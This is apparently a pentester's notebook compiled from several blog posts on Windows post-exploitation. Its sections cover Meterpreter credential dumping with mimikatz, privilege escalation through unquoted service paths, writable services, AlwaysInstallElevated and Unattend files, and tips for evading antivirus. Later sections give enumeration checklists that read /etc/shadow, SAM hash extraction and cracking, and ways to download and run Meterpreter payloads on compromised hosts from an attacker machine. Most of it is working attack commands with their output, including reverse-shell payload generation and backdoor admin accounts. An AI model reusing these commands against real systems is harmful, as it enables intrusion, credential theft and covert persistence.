Introduction

Saturday, January 5, 2019 9:15 AM

Post Exploitation 2

Saturday, January 5, 2019 1:44 AM

[+] Meterpreter Shell

meterpreter > sysinfo

meterpreter > getuid

meterpreter > getsystem

meterpreter > hashdump

meterpreter > load/use mimikatz

kerberos Attempt to retrieve kerberos creds
livessp Attempt to retrieve livessp creds
mimikatz_command Run a custom commannd
msv Attempt to retrieve msv creds (hashes)
ssp Attempt to retrieve ssp creds
tspkg Attempt to retrieve tspkg creds
wdigest Attempt to retrieve wdigest creds

meterpreter > wdigest

meterpreter > use incognito
meterpreter > list_tokens -u
meterpreter > impersonate_token SERV-2K3\\Administrator
execute -f cmd.exe -i -t

Windows

Saturday, January 5, 2019 1:45 AM

Common Windows Privilege Escalation Vectors

Imagine this scenario: You've gotten a Meterpreter session on a machine (HIGH FIVE!), and you opt for running `getsystem` in an attempt to escalate your privileges… but what that proves unsuccessful? Should you throw in the towel?

Only if you're a quitter… but you're not, are you? You're a champion!!!

In this post I will walk us through common privilege escalation techniques on Windows, demonstrating how to "manually" accomplish each task as well as talk about any related Metasploit modules. While most techniques are easier to exploit when escalating from Local Administrator to SYSTEM, improperly configured machines can certainly allow escalation from unprivileged accounts in the right circumstances.

Note: In this post, we will focus on escalation techniques that do not rely on kernel exploits such as KiTrap0d (which just so happens to be one of four methods attempted by Meterpreter's `getsystem`.)

Trusted Service Paths

This vulnerability deals with how Windows interprets spaces in a file path for a service binary. Given that these services often run as SYSTEM, there is an opportunity to escalate our privileges if we can exploit this behavior. For example, consider the following file path:

C:\Program Files\Some Folder\Service.exe

For each space in the above file path, Windows will attempt to look for and execute programs with a name that matches the word in front of space. The operating system will try all possibilities throughout the entire length of the file path until it finds a match. Using the example above, Windows would try to locate and execute programs in the following order:

C:\Program.exe

C:\Program Files\Some.exe

C:\Program Files\Some Folder\Service.exe*Note: This behavior happens when a developer fails to enclose the file path in quotes. File paths that are properly quoted are treated as absolute and therefore mitigate this vulnerability. As a result, you may see this vulnerability referred to as "Unquoted Service Paths."*

If we were to drop a properly-named malicious executable in an affected folder, upon a restart of the service, we could have our malicious program run as SYSTEM (in a majority of cases). However, prior to dropping an executable, we would have to ensure that we had the necessary privileges to the target folder (organizations with least privilege properly implemented would prevent us from dropping an executable at the root of the drive). Let's go ahead and step through the process of identifying and exploiting this vulnerability…

To start, we can utilize the following one-line Windows Management Instrumentation (WMI) query, written by Danial Compton (`@commonexploits`), to list all unquoted service paths (minus built-in Windows services) on our compromised machine, GREED:

wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /v "C:\Windows\\" |findstr /i /v """

```
C:\Users\Steve.INFERNO\Desktop>wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /v "C:\Windows\\" |findstr /i /v """
wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /v "C:\Windows\\" |findstr /i /v """
Privacyware network service                PFNet                C:\Program Files (x86)\Privacyware\Privatefirewall 7.0\pfsvc.exe
```

As you can see, we have a hit! The path for PFNet's service binary is unquoted and contains spaces. If the stars align, we will also have the necessary folder permissions. Assuming we've already checked our permissions on the root of the drive, let's use the built-in Windows tool, Integrity Control Access Control Lists (icacls), to view the permissions of the other affected folder in the path, Privacyware

icacls "C:\Program Files (x86)\Privacyware"

```
C:\Users\Steve.INFERNO\Desktop>icacls "C:\Program Files (x86)\Privacyware"
icacls "C:\Program Files (x86)\Privacyware"
C:\Program Files (x86)\Privacyware BUILTIN\Users:(OI)(CI)(M)
                                   NT SERVICE\TrustedInstaller:(I)(F)
                                   NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
                                   NT AUTHORITY\SYSTEM:(I)(F)
                                   NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                                   BUILTIN\Administrators:(I)(F)
                                   BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                                   BUILTIN\Users:(I)(RX)
                                   BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
                                   CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
```

Notice the first line: `BUILTIN\Users:(OI)(CI)(M)`, which lists the permissions for unprivileged users. The (M) stands for Modify, which grants us, as an unprivileged user, the ability to read, write and delete files and subfolders within this directory. WHAT LUCK! We are now free to create and drop a malicious executable called Privatefirewall.exe… let's begin!
Note: We would be able to accomplish the same task if we had Write (W) permissions to the Privacyware folder. For a more information on Windows permissions, check out the following MSDN link: File and Folder Permissions.
When creating an executable with MSFVenom, you may wish to have your payload simply add a user to the Local Administrators group (`windows/adduser`) or send you a reverse Meterpreter shell running as SYSTEM (as demonstrated below). Other options are certainly possible!
msfvenom -p windows/meterpreter/reverse_https -e x86/shikata_ga_nai LHOST=10.0.0.100 LPORT=443 -f exe -o Privatefirewall.exe

```
 Directory of C:\Program Files (x86)\Privacyware

11/16/2015  01:21 PM    <DIR>          .
11/16/2015  01:21 PM    <DIR>          ..
11/03/2015  04:41 PM    <DIR>          Privatefirewall 7.0
11/16/2015  01:14 PM            17,408 Privatefirewall.exe
               1 File(s)         17,408 bytes
               3 Dir(s)  12,131,987,456 bytes free
```

Now that our malicious executable is in place, let's try to stop and then restart the PFNet service in order to kick off our shell. To do this, we can utilize the built-in Service Control (sc) tool:
sc stop PFNet
sc start PFNet

```
C:\Users\Steve.INFERNO\Desktop>sc stop PFNet
sc stop PFNet
[SC] OpenService FAILED 5:

Access is denied.
```

LAME! As you can see above, while we have Modify permissions for certain folders within the service path, we don't actually have permissions to interact with the PFNet service itself. In this scenario, we can wait for someone to restart the GREED machine or force a restart ourselves (*stealthy the latter is not*).
Upon a restart of GREED, Windows locates and executes our Privatefirewall binary, sending us a shell with SYSTEM privileges. The world (or, at least, GREED) is all ours at this point!

```
[*] Started HTTPS reverse handler on https://0.0.0.0:443/
[*] Starting the payload handler...
[*] 10.0.0.10:49155 (UUID: 80a0fa280a1eb4d8/x86=1/windows=1/2015-11-
[*] Meterpreter session 1 opened (10.0.0.100:443 -> 10.0.0.10:49155)

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Metasploit Module: `exploit/windows/local/trusted_service_path`
This module only requires that you link it to an existing Meterpreter session before running:

```
Module options (exploit/windows/local/trusted_service_path):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.
```

A review of the source code reveals that the module uses some regular expression magic to filter out any paths that are quoted or have no spaces in the path to create a list of vulnerable services. The module then attempts to exploit the first vulnerable service on the list by dropping a malicious service executable into the affected folder. The vulnerable service is then restarted, and afterwards, the module takes care of removing the malicious executable.
Note: I didn't see anywhere in the module's code that a check is performed as to whether we have appropriate access to the target directory prior to attempting to drop the executable. This seems a little odd to me…
Vulnerable Services
When discussing exploitation of Vulnerable Services, there are two main ideas that one can be referring to exploiting:

1. Service Binaries
2. Windows Services

The former is very similar to what we did with Trusted Service Paths. Whereas Trusted Service Paths exploits odd Windows file path interpretation in combination with folder permissions along the service path, Vulnerable Service Executables takes advantage of file/folder permissions pertaining to the actual executable itself. If the correct permissions are in place, we can simply replace the service executable with a malicious one of our own. Using Privacy Firewall as an example, we'd place an executable named pfsvc.exe into the "Privatefirewall 7.0" folder. VIOLA!
The latter refers to the actual Windows Service and the ability to modify it's properties. These Services run in the background and are controlled by the Operating System through the Service Control Manager (SCM), which issues commands to and receives updates from all Windows Services. If we can modify a Service's binary path (binpath) property, upon a restart of the service, we can have the Service issue a command as SYSTEM on our behalf. Let's take a look…
The easiest way to determine which Windows Services have vulnerable privileges is to utilize the AccessChk tool, which is part of the SysInternals Suite. This group of tools was written for Microsoft by Mark Russinovich to allow for advanced querying, managing and troubleshooting of systems and applications. While it's always a good idea to limit the amount of items that you allow to touch disk during a pentesting engagement, due to risk of anti-virus detection (among other concerns), since AccessChk is an official and well-known Microsoft tool, the chances of flagging any protective mechanisms on the machine are slim.
Once we have AccessChk downloaded on our target machine, GREED, we can run the following command to determine which Services can be modified by any authenticated user (regardless of privilege level):
accesschk.exe -uwcqv "Authenticated Users" * /accepteula

```
C:\Users\Steve.INFERNO\Desktop>accesschk.exe -uwcqv "Authenticated Users" *
accesschk.exe -uwcqv "Authenticated Users" *
RW PFNet
        SERVICE_ALL_ACCESS
```

Well, what do we have here? PFNet shows it's face once more! `SERVICE_ALL_ACCESS`means we have full control over modifying the properties of the PFNet Service. In most scenarios an unprivileged account should not have this type of control over a Windows Service, and often times these types of vulnerabilities occur due to misconfiguration by an Administrator or even the third-party developer (believe it or not, Windows XP SP0 actually had several *built-in* Services with this vulnerability *facepalm*).

Note: The PFNet Service was intentionally modified to be insecure for the purposes of this particular demonstration. This explains why we were unable to successfully control the service during the Trusted Service Paths walk-through.

Let's utilize the Service Control (sc) utility to view the configuration properties of the PFNet Service:

sc qc PFNet

```
C:\Users\Steve.INFERNO\Desktop>sc qc PFNet
sc qc PFNet
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: PFNet
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files (x86)\Privacyware\Privatefirewall 7.0\pfsvc.exe
        LOAD_ORDER_GROUP   : TDI
        TAG                : 0
        DISPLAY_NAME       : Privacyware network service
        DEPENDENCIES       : RpcSs
        SERVICE_START_NAME : LocalSystem
```

Notice that the `BINARY_PATH_NAME` value is set to point to pfsvc.exe, which we know is is the associated service binary. Changing this value to a command to add a user and restarting the service will execute this command as SYSTEM (confirmed by validating`SERVICE_START_NAME` is set to `LocalSystem`). We can repeat the process one more time to add our new user to the Local Administrator group:

sc config PFNET binpath= "net user rottenadmin P@ssword123! /add"
sc stop PFNET
sc start PFNET
sc config PFNET binpath= "net localgroup Administrators rottenadmin /add"
sc stop PFNET
sc start PFNET

```
C:\Users\Steve.INFERNO\Desktop>sc start PFNet
sc start PFNet
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```

YIKES! The sc utility throws an error each time we start the service with one of our malicious commands in the binpath. This is because the `net user` and `net localgroup` commands do not point to the service binary and therefore the SCM cannot communicate with the service. Never fear, however, as the error is thrown only *after*issuing our malicious commands:

```
C:\Users\Steve.INFERNO\Desktop>net user rottenadmin
net user rottenadmin
User name                    rottenadmin
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            11/21/2015 3:41:01 PM
Password expires             1/2/2016 3:41:01 PM
Password changeable          11/22/2015 3:41:01 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators       *Users
Global Group memberships     *None
The command completed successfully.
```

Note: I'd recommend setting the binpath property to point to the original service binary and having the service successfully started/running once you've completed your privilege escalation. This will allow normal Service behavior to resume and reduce drawing unwanted attention.

Now that we have an established account on GREED with Administrator privileges, it would be rather simple to escalate to SYSTEM in the future if needed (*bit o' Mimikatz, anyone?*).

Metasploit Module: `exploit/windows/local/service_permissions`

This module only requires that you link it to an existing Meterpreter session before running:


```
Module options (exploit/windows/local/service_permissions):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   AGGRESSIVE  false            no        Exploit as many services as possible (dangerous)
   SESSION                      yes       The session to run this module on.
```

This module tries two methods in an attempt to escalate to SYSTEM. First, if the Meterpreter session is currently running under Administrator privileges, the module will aim to create and run a new service. If the current account privileges do not allow for service creation, the module will then seek out to determine if weak folder or file permissions will allow for hijacking existing services.

When creating new services or hijacking existing ones, the module creates an executable, which has a randomly-generated filename as well as installation folder path. Enabling the AGGRESSIVE option on this module will exploit every vulnerable service on the target host. With the option disabled, the module stops at the first successful escalation attempt.


AlwaysInstallElevated

AlwaysInstallElevated is a setting that allows non-privileged users the ability to run Microsoft Windows Installer Package Files (MSI) with elevated (SYSTEM) permissions. However, granting users this ability is a security concern because For this to occur, there are two registry entries that have to be set to the value of "1" on the machine:
[HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer]
"AlwaysInstallElevated"=dword:00000001
[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer]
"AlwaysInstallElevated"=dword:00000001The easiest way to check the values of these two registry entries is to utilize the built-in command line tool, reg query:
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated




Note: If you happen to get an error message similar to: `The system was unable to find the specified registry key or value`, *it may be that a Group Policy setting for AlwaysInstallElevated was never defined, and therefore an associated registry entry doesn't exist.*

Now that we know AlwaysInstallElevated is enabled for both the local machine and the current user, we can proceed to utilize MSFVenom to generate an MSI file that, when executed on the victim machine, will add a user to the Local Administrators group:
msfvenom -p windows/adduser USER=rottenadmin PASS=P@ssword123! -f msi -o rotten.msiOnce you have our newly created MSI file loaded on the victim, we can leverage a command-line tool within Windows, Msiexec, to covertly (in the background) run the installation:
msiexec /quiet /qn /i C:\Users\Steve.INFERNO\Downloads\rotten.msiThe properties of the switches utilized in the above Msiexec command are below:
`/quiet` = Suppress any messages to the user during installation
`/qn` = No GUI
`/i` = *Regular (vs. administrative) installation*
Once run, we can check to validate that our account was created and added to the Local Administrator Group:



Note: MSI files created with MSFVenom as well as with the always_install_elevated module discussed below, will fail during installation. This behavior is intentional and meant to prevent the installation being registered with the operating system.

Metasploit Module: `exploit/windows/local/always_install_elevated`
As you can see below, this module simply requires that you link it to an existing session prior to running:



There is an advanced setting, called QUIET, that you'll want to enable in most scenarios. Turning

on QUIET acts the same as utilizing the /quiet switch as part of a Msiexec command. This ensures that all messages to the user are suppressed, keeping our activities covert.
The module creates an MSI file with a randomly-generated filename and takes care of all cleanup after deployment.
Unattended Installs
Unattended Installs allow for the deployment of Windows with little-to-no active involvement from an administrator. This solution is ideal in larger organizations where it would be too labor and time-intensive to perform wide-scale deployments manually. If administrators fail to clean up after this process, an EXtensible Markup Language (XML) file called Unattend is left on the local system. This file contains all the configuration settings that were set during the installation process, some of which can include the configuration of local accounts, to include Administrator accounts!
While it's a good idea to search the entire drive, Unattend files are likely to be found within the following folders:
C:\Windows\Panther\
C:\Windows\Panther\Unattend\
C:\Windows\System32\
C:\Windows\System32\sysprep\
Note: In addition to Unattend.xml files, be on the lookout for sysprep.xml and sysprep.inf files on the file system. These files can also contain credential information utilizing during deployment of the operating system, allowing us to escalate privileges.
Once you've located an Unattend file, open it up and search for the `<UserAccounts>` tag. This section will define the settings for any local accounts (and sometimes even Domain accounts):

```
<UserAccounts>
<LocalAccounts>
<LocalAccount>
<Password>
<Value>UEBzc3dvcmQxMjMhUGFzc3dvcmQ=</Value>
<PlainText>false</PlainText>
</Password>
<Description>Local Administrator</Description>
<DisplayName>Administrator</DisplayName>
<Group>Administrators</Group>
<Name>Administrator</Name>
</LocalAccount>
</LocalAccounts>
</UserAccounts>
```

In the snippet of the sample Unattend file above, you can see a local account being created and added to the Administrators group. The administrator chose not to have the password stored in plaintext; however, it is merely *obfuscated* with Base64. As seen below, we can trivially decode it in Kali with the following:
echo "UEBzc3dvcmQxMjMhUGFzc3dvcmQ=" | base64 -d

```
root@Kali:~# echo "UEBzc3dvcmQxMjMhUGFzc3dvcmQ=" | base64 -d
P@ssword123!Passwordroot@Kali:~#
```

So, our password is "P@ssword123!Password"? Not quite… Microsoft appends "Password" to all passwords within Unattend files before encoding them; therefore, our Local Administrator password is in fact just "P@ssword123!".
Note: Under the `<UserAccounts>` *section, you may also see* `<AdministratorPassword>` *tags, which are another way to configure the Local Administrator account.*
Metasploit Module: `post/windows/gather/enum_unattend`
This module is relatively straightforward. The only action is to assign it to the active Meterpreter

session we are interested in:

```
Module options (post/windows/gather/enum_unattend):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   GETALL   true             yes       Collect all unattend.xml that are found
   SESSION                   yes       The session to run this module on.
```

After a review of the source code, it appears that this module will only search for Unattend.xml files, and therefore, may miss stored credentials in related files such as syspref.xml and syspref.inf. On the positive side, this module will search the entire drive in an attempt to located Unattend files.

Group Policy Preferences (GPP)

Please refer to my August 2015 blog post for a detailed walkthrough of exploiting GPP for privilege escalation: What You Know Bout GPP???.

!!! Important Note Regarding Anti-Virus !!!

During my testing, MSI and EXE binaries generated by MSFVenom as well as Metasploit Modules were flagged by some Anti-Virus (a/v) software. This is because the executable templates utilized by Metasploit are well-known to a/v vendors. For more information on why templates are flagged and how to evade detection, please see my September 2015 blog post: A/V Ain't Got Nothing On Me!

Utilizing an obfuscation tool such as Veil-Evasion or creating your own executable by "compiling" PowerShell scripts (to add a user to the Administrators group, for example) stand a much better chance of bypassing any deployed a/v solution. Within Metasploit, modules offer an advanced option to substitute custom EXE and MSI binaries. Just be sure to set `EXE::Custom` or `MSI::Custom` to point to your binary prior to executing the module.

Additional Resources (by G0tM1LK)

Windows Privilege Escalation Fundamentals

This is an amazing resource put together by Ruben Boonen (`@FuzzySec`) and was indispensable during my preparation for the Offensive Security Certified Professional exam. Ruben touches on escalation techniques not covered in my post, such as searching the registry for credentials as well as exploiting scheduled tasks. Most definitely worth the read…

PowerUp

PowerUp is a PowerShell tool written by Will Schroeder (`@harmj0y`) that will query a victim machine in order to identify what privilege escalation vectors are present. With most of the vectors, if the machine is vulnerable, you can then utilize PowerUp for exploitation. Originally written in 2014 as a standalone tool, it has now been integrated into Empire, a post-exploitation, cryptographically-secure PowerShell agent.

From <http://hackingandsecurity.blogspot.com/2016/08/common-windows-privilege-escalation.html>

System Info Commands

- Ver
  - Get OS version

- Sc query state=all
    - Show services
- Tasklist /svc
    - Show process and services
- Tasklist /m
    - Show all processes and DLLS
- Tasklist /S IP /v
    - Remote process lists
- Req query \\IP\RegDomain\Key /v
    - Search registry for password
- Findstr /si password *.txt| *.xml| *.xls
    - Search files for passwords

Other:

- /user:DOMAIN\user
    - Remote command for credentials
- Ipconfig /all
    - IP configuration

[+] Secure Copy (scp) Cheatsheet

[>] Copy remote file to local host:

$ scp your_username@192.168.0.10:<remote_file> /some/local/directory

[>] Copy local file to remote host:

$ scp <local_file> your_username@192.168.0.10:/some/remote/directory

[>] Copy local directory to remote directory:

scp -r <local_dir> your_username@192.168.0.10:/some/remote/directory/<remote_dir>

[>] Copy a file from one remote host to another:

scp your_username@<host1>:/some/remote/directory/foobar.txt
your_username@<host2>:/some/remote/directory/

[>] Improve scp performance (use blowfish):

scp -c blowfish <local_file> your_username@192.168.0.10:/some/remote/directory

Useful commands

[+] Remove text using sed

cat SSL_Hosts.txt | sed -r 's/\ttcp\t/:/g'

[+] Port forwarding using NCAT

ncat -lvkp 12345 -c "ncat --ssl 192.168.0.1 443"

[+] Windows 7 or later, build port relay

C:\> netsh interface portproxy add v4tov4 listenport=<LPORT> listenaddress=0.0.0.0
connectport=<RPORT> connectaddress=<RHOST>

[+] Grab HTTP Headers

curl -LIN <host>

[+] Quickly generate an MD5 hash for a text string using OpenSSL

echo -n 'text to be encrypted' | openssl md5

[+] Shutdown a Windows machine from Linux

net rpc shutdown -I ipAddressOfWindowsPC -U username%password

[+] Conficker Detection with NMAP

nmap -PN -d -p445 --script=smb-check-vulns --script-args=safe=1 IP-RANGES

[+] Determine if a port is open with bash

(: </dev/tcp/127.0.0.1/80) &>/dev/null && echo "OPEN" || echo "CLOSED"

fdisk -l

mount -t ntfs /dev/sda1 /mnt

df -k

cd /mnt
ls
cd WINDOWS/system32/config

ls
bkhive system /root/hive.txt
samdump2 SAM /root/hive.txt > /root/hash.txt

john /root/hash.txt -format=nt2 -users=Administrator
cd /root/.john
ls -l
cat john.pot

2. Post Exploit enumeration checklists

10th June, 2015
Windows:

```
date /t
time/t
hostname
whoami (or echo %username%)
ipconfig
dir
type proof.txt
type network-secret.txt
systeminfo
net users
net localgroup administrators
ipconfig -all
route print
arp -a
netstat -ano
tasklist /svc
net start
net share
net use
```

Linux:

```
date
whoami
id
hostname
/sbin/ifconfig
pwd
ls -l
cat proof.txt
cat network-secret.txt
cat /etc/issue
uname -a
cat /etc/passwd
cat /etc/group
cat /etc/shadow
cat /etc/sudoers
ls -alh /var/mail/
ls -ahlR /root/
ls -ahlR /home/
who
w
last
/sbin/ifconfig -a
cat /etc/network/interfaces (or cat /etc/sysconfig/network)
arp -e
/sbin/route -nee
```

From <https://whitedome.com.au/re4son/2-post-exploit-enumeration-checklist-windows/>

Transferring Files From Linux to Windows

Saturday, January 5, 2019 4:45 AM

Often times on an engagement I find myself needing to copy a tool or a payload from my Kali linux attack box to a compromised Windows machine. As a perfect example, on a recent pentest, I found a vulnerable ColdFusion server and was able to upload a CFM webshell. It was a very limited, non-interactive shell and I wanted to download and execute a reverse Meterpreter binary from my attack machine. I generated the payload with Veil but needed a way to transfer the file to the Windows server running ColdFusion through simple commands.

I'm putting this post together as a "cheat sheet" of sorts for my favorite ways to transfer files.

For purposes of demonstration, the file I'll be copying over using all these methods is called `met8888.exe` and is located in `/root/shells`.

HTTP

Downloading files via HTTP is pretty straightforward if you have access to the desktop and can open up a web browser, but it's also possible to do it through the command line as well.

Starting the Server

The two ways I usually serve a file over HTTP from Kali are either through Apache or through a Python HTTP server.

To serve a file up over Apache, just simply copy it to `/var/www/html` and enable the Apache service. Apache is installed by default in Kali:

The other option is to just start a Python webserver directly inside the shells directory. This only requires a single line of Python thanks to Python's SimpleHTTPServer module:

```
python -m SimpleHTTPServer
```

By default it serves on port 8000, but you can also specify a port number at the end.

While this is running, all files inside the current directory will be accessible over HTTP. `Ctrl-C` will kill the server when you're done.

Downloading the files

If you have desktop access, simply browse to http://YOUR-KALI-IP/shell8888.exe and use the browser to download the file:

If you only have command line access (e.g. through a shell), downloading via HTTP is a little trickier as there's no built-in Windows equivalent to `curl` or `wget`. The best option is to use PowerShell's WebClient object:

```
(new-object System.Net.WebClient).DownloadFile('http://10.9.122.8/met8888.exe','C:\Users\jarrieta\Desktop\met8888.exe')
```

You can call this from a normal Windows command prompt as well:

There's a few other methods outlined here, but I don't think any of them are as straightforward as the PowerShell snippet above.

FTP

Another option to transfer files is FTP. Windows has a built in FTP client at `C:\Windows\System32\ftp.exe` so this option should almost always work.

Starting the Server

You can definitely install a full-featured FTP server like `vsftpd` in Kali, but I find that's often overkill. I just want a simple, temporary FTP server that I can spin up and down to share files. The two best ways to do this are with Python or Metasploit.

Python. The `pytftpd` library, like the HTTP one above, lets you spin up a Python FTP server in one line. It doesn't come installed by default, but you can install it with apt:

```
apt-get install python-pyftpdlib
```

Now from the directory you want to serve, just run the Python module. With no arguments it runs on port `2121` and accepts anonymous authentication. To listen on the standard port:

One benefit of using FTP over HTTP is the ability to transfer files both way. If you want to grant the anonymous user write access, add the `-w` flag as well.

Metasploit. There is also an auxiliary FTP server built in to Metasploit as well that is easy to deploy and

configure. It's located at `auxiliary/server/ftp`. Set the `FTPROOT` to the directory you want to share and run `exploit`:
The server will run in the background. Kill it with `jobs -k <id>`

Downloading the files

As mentioned earlier, Windows has an FTP client built in to the PATH. You can open an FTP connection and download the files directly from Kali on the command line. Authenticate with user `anonymous` and any password
Now this is great if you have an interactive shell where you can actually drop into the FTP prompt and issue commands, but it's not that useful if you just have command injection and can only issue one command at a time.
Fortunately, windows FTP can take a "script" of commands directly from the command line. Which means if we have a text file on the system that contains this:

```
open 10.9.122.8
anonymous
whatever
binary
get met8888.exe
bye
```

we can simply run `ftp -s:ftp_commands.txt` and we can download a file with no user interaction.
How to get that text file? We can echo into it one line at at time:

```
C:\Users\jarrieta\Desktop>echo open 10.9.122.8>ftp_commands.txt
C:\Users\jarrieta\Desktop>echo anonymous>>ftp_commands.txt
C:\Users\jarrieta\Desktop>echo whatever>>ftp_commands.txt
C:\Users\jarrieta\Desktop>echo binary>>ftp_commands.txt
C:\Users\jarrieta\Desktop>echo get met8888.exe>>ftp_commands.txt
C:\Users\jarrieta\Desktop>echo bye>>ftp_commands.txt
C:\Users\jarrieta\Desktop>ftp -s:ftp_commands.txt
```

Or, do it all in one long line:

```
C:\Users\jarrieta\Desktop>echo open 10.9.122.8>ftp_commands.txt&echo anonymous>>
ftp_commands.txt&echo password>>ftp_commands.txt&echo binary>>ftp_commands.txt&echo get
met8888.exe>>ftp_commands.txt&echo bye>>ftp_commands.txt&ftp -s:ftp_commands.txt
```

Either way you'll end up with `met8888.exe` on the Windows host.

TFTP

Trivial file transfer protocol is another possiblity if `tftp` is installed on the system. It used to be installed by default in Windows XP, but now needs to be manually enabled on newer versions of Windows. If the Windows machine you have access to happens to have the `tftp` client installed, however, it can make a really convenient way to grab files in a single command.

Starting the Server

Kali comes with a TFTP server installed, `atftpd`, which can be started with a simple `service atftpd start`. I've always had a hell of a time getting it configured and working though, and I rarely need to start and keep running a TFTP server as a service, so I just use the simpler Metasploit module.
Metasploit, like with FTP, has an auxiliary TFTP server module at `auxiliary/server/tftp`. Set the module options, including `TFTPROOT`, which determines which directory to serve up, and `OUTPUTPATH` if you want to capture TFTP uploads from Windows as well.

Downloading the Files

Again, assuming the `tftp` utility is installed, you can grab a file with one line from the Windows prompt. It doesn't require any authentication. Just simply use the `-i` flag and the `GET` action.
Exfiltrating files via TFTP is simple as well with the `PUT` action. The Metasploit server saves them in `/tmp` by default
TFTP is a convenient, simple way to transfer files as it doesn't require authentication and you can do everything in a single command.
Sidenote: Installing TFTP. As I mentioned, TFTP is not included by default on newer versions of Windows. If you really wanted to, you can actually enable TFTP from the command line:

```
pkgmgr /iu:"TFTP"
```

Might come in handy, but I'd always rather "live off the land" and use tools that are already available.

SMB

This is actually my favorite method to transfer a file to a Windows host. SMB is built in to Windows and doesn't require any special commands as Windows understands UNC paths. You can simply use the standard `copy` and `move`commands and SMB handles the file transferring automatically for you. What's even better is Windows will actually let you *execute files* via UNC paths, meaning you can download and execute a payload in one command!

Setting up the Server

Trying to get Samba set up and configured properly on Linux is a pain. You have to configure authentication, permissions, etc and it's quite frankly way overkill if I just want to download one file. Now Samba an actually do some really cool stuff when you configure it to play nicely with Windows AD, but most of the time I just want a super simple server up and running that accepts any authentication and serves up or accepts files.

Enter `smbserver.py`, part of the Impacket project. Maybe one day I'll write a blogpost without mentioning Impacket, but that day is not today.

To launch a simple SMB server on port 445, just specify a share name and the path you want to share:

```
# python smbserver.py ROPNOP /root/shells
```

The python script takes care of all the configurations for you, binds to 445, and accepts any authentication. It will even print out the hashed challenge responses for any system that connects to it.

In one line we've got an SMB share up and running. You can confirm it with `smbclient` from Linux:

Or with `net view` from Windows:

Copying the Files

Since Windows handles UNC paths, you can just treat the `ROPNOP` share as if it's just a local folder from Windows. Basic Windows file commands like `dir`, `copy`, `move`, etc all just work:

If you look at the output from `smbserver.py`, you can see that every time we access the share it outputs the NetNTLMv2 hash from the current Windows user. You can feed these into John or Hashcat and crack them if you want (assuming you can't just elevate to System and get them from Mimikatz)

Executing files from SMB. Because of the way Windows treats UNC paths, it's possible to just execute our binary directly from the SMB share without even needing to copy it over first. Just run the executable as if it were already local and the payload will fire:

This proved incredibly useful during another ColdFusion exploit I came across. After gaining access to an unprotected ColdFusion admin panel, I was able to configure a "system probe" to fire when a test failed. It let me execute a program as a failure action, and I just used a UNC path to execute a Meterpreter payload hosted from my Kali machine:

When the probe failed, ColdFusion connected to my SMB share and executed the payload and I was off and running.

Summary

A good pentester needs to "live off the land" and know several different ways to transfer files. You can't always count on an interactive shell, let alone a GUI, so understanding different commands and techniques to transfer and execute payloads is crucial.

I outlined a few different techniques using four different protocols:

- `HTTP`
- `FTP`
- `TFTP`
- `SMB`

Their use depends on what's available on the target and what's allowed on the network.

Hope this post helps someone and can serve as a "cheat sheet" of sorts. Let me know if I missed any of your favorite techniques!

-ropnop

From <http://hackingandsecurity.blogspot.com/2018/09/transferring-files-from-linux-to.html>

Red Teamer's Guide to Pivoting

Saturday, January 5, 2019 5:08 AM

A Red Teamer's guide to pivoting

